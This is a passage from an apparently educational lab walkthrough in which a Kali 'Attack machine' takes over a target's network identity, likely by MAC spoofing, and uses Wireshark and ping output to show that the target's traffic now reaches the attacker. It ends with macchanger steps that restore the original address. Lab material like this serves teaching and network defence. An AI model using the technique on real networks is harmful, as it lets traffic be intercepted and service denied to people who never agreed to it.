Capture

…using this filter: Enter a capture filter … All interfaces shown

eth0
any
Loopback: lo
bluetooth0
bluetooth-monitor
nflog

Learn

User's Guide · Wiki · Questions and Answers · Mailing Lists

You are running Wireshark 3.4.9 (Git v3.4.9 packaged as 3.4.9-1).

b. Add the display filter:


>icmp

- Notice how traffic is being directed to the IP address of the Target but the attacker is receiving it

2) Start pinging the Default Gateway IP on the Attack machine

a. Open a terminal


i. >ping 192.168.0.1



```
┌──(user㉿kali)-[~]
└─$ ping 192.168.0.1
PING 192.168.0.1 (192.168.0.1) 56(84) bytes of data.
64 bytes from 192.168.0.1: icmp_seq=1 ttl=64 time=146 ms
64 bytes from 192.168.0.1: icmp_seq=2 ttl=64 time=19.1 ms
64 bytes from 192.168.0.1: icmp_seq=3 ttl=64 time=23.5 ms
64 bytes from 192.168.0.1: icmp_seq=4 ttl=64 time=14.4 ms
64 bytes from 192.168.0.1: icmp_seq=5 ttl=64 time=9.23 ms
64 bytes from 192.168.0.1: icmp_seq=6 ttl=64 time=17.9 ms
64 bytes from 192.168.0.1: icmp_seq=7 ttl=64 time=13.9 ms
64 bytes from 192.168.0.1: icmp_seq=8 ttl=64 time=10.8 ms
64 bytes from 192.168.0.1: icmp_seq=9 ttl=64 time=6.07 ms
64 bytes from 192.168.0.1: icmp_seq=10 ttl=64 time=12.0 ms
64 bytes from 192.168.0.1: icmp_seq=11 ttl=64 time=6.15 ms
64 bytes from 192.168.0.1: icmp_seq=12 ttl=64 time=11.0 ms
^C
── 192.168.0.1 ping statistics ──
12 packets transmitted, 12 received, 0% packet loss, time 11038ms
rtt min/avg/max/mdev = 6.074/24.162/145.968/37.057 ms

┌──(user㉿kali)-[~]
└─$ 
```

3) View Wireshark results on Attack machine

a. We can see that pings are being sent/received at 192.168.0.113 even though that was the designated IP address earlier



icmp

| No. | Time | Src_Po | Source | Dest_Port | Destination | Protocol | Ler | Info |
|---|---|---|---|---|---|---|---|---|
| 35… | 35… | 53 | 192.168.0.113 | 58543 | 192.168.0.1 | ICMP | 2… | Destination unreachable (Port unreachable) |
| 35… | 35… | 53 | 192.168.0.113 | 51510 | 192.168.0.1 | ICMP | 2… | Destination unreachable (Port unreachable) |
| 35… | 35… | 53 | 192.168.0.113 | 58543 | 192.168.0.1 | ICMP | 2… | Destination unreachable (Port unreachable) |
| 35… | 35… | 53 | 192.168.0.113 | 51510 | 192.168.0.1 | ICMP | 2… | Destination unreachable (Port unreachable) |
| 35… | 35… | 53 | 192.168.0.113 | 58543 | 192.168.0.1 | ICMP | 2… | Destination unreachable (Port unreachable) |
| 36… | 36… | | 192.168.0.113 | | 192.168.0.1 | ICMP | 98 | Echo (ping) request id=0x9ee1, seq=1/256, ttl=64 (reply in 3… |
| 36… | 36… | | 192.168.0.1 | | 192.168.0.113 | ICMP | 98 | Echo (ping) reply id=0x9ee1, seq=1/256, ttl=64 (request in… |
| 36… | 36… | | 192.168.0.113 | | 192.168.0.1 | ICMP | 98 | Echo (ping) request id=0x9ee1, seq=2/512, ttl=64 (reply in 3… |
| 36… | 36… | | 192.168.0.1 | | 192.168.0.113 | ICMP | 98 | Echo (ping) reply id=0x9ee1, seq=2/512, ttl=64 (request in… |
| 36… | 36… | | 192.168.0.113 | | 192.168.0.1 | ICMP | 98 | Echo (ping) request id=0x9ee1, seq=3/768, ttl=64 (reply in 3… |
| 36… | 36… | | 192.168.0.1 | | 192.168.0.113 | ICMP | 98 | Echo (ping) reply id=0x9ee1, seq=3/768, ttl=64 (request in… |
| 36… | 36… | | 192.168.0.113 | | 192.168.0.1 | ICMP | 98 | Echo (ping) request id=0x9ee1, seq=4/1024, ttl=64 (reply in … |
| 36… | 36… | | 192.168.0.1 | | 192.168.0.113 | ICMP | 98 | Echo (ping) reply id=0x9ee1, seq=4/1024, ttl=64 (request i… |
| 37… | 36… | | 192.168.0.113 | | 192.168.0.1 | ICMP | 98 | Echo (ping) request id=0x9ee1, seq=5/1280, ttl=64 (reply in … |
| 37… | 36… | | 192.168.0.1 | | 192.168.0.113 | ICMP | 98 | Echo (ping) reply id=0x9ee1, seq=5/1280, ttl=64 (request i… |
| 37… | 36… | | 192.168.0.113 | | 192.168.0.1 | ICMP | 98 | Echo (ping) request id=0x9ee1, seq=6/1536, ttl=64 (reply in … |
| 37… | 36… | | 192.168.0.1 | | 192.168.0.113 | ICMP | 98 | Echo (ping) reply id=0x9ee1, seq=6/1536, ttl=64 (request i… |
| 37… | 36… | | 192.168.0.113 | | 192.168.0.1 | ICMP | 98 | Echo (ping) request id=0x9ee1, seq=7/1792, ttl=64 (reply in … |
| 37… | 36… | | 192.168.0.1 | | 192.168.0.113 | ICMP | 98 | Echo (ping) reply id=0x9ee1, seq=7/1792, ttl=64 (request i… |
| 37… | 36… | | 192.168.0.113 | | 192.168.0.1 | ICMP | 98 | Echo (ping) request id=0x9ee1, seq=8/2048, ttl=64 (reply in … |
| 37… | 36… | | 192.168.0.1 | | 192.168.0.113 | ICMP | 98 | Echo (ping) reply id=0x9ee1, seq=8/2048, ttl=64 (request i… |
| 37… | 37… | | 192.168.0.113 | | 192.168.0.1 | ICMP | 98 | Echo (ping) request id=0x9ee1, seq=9/2304, ttl=64 (reply in … |

V. **Restoring access back to the Target Machine**

1) On the Attack machine open the terminal
   a. >sudo ifconfig <interface> down
   b. >sudo macchanger -p <interface>
   c. >sudo ifconfig <interface> up

# **END**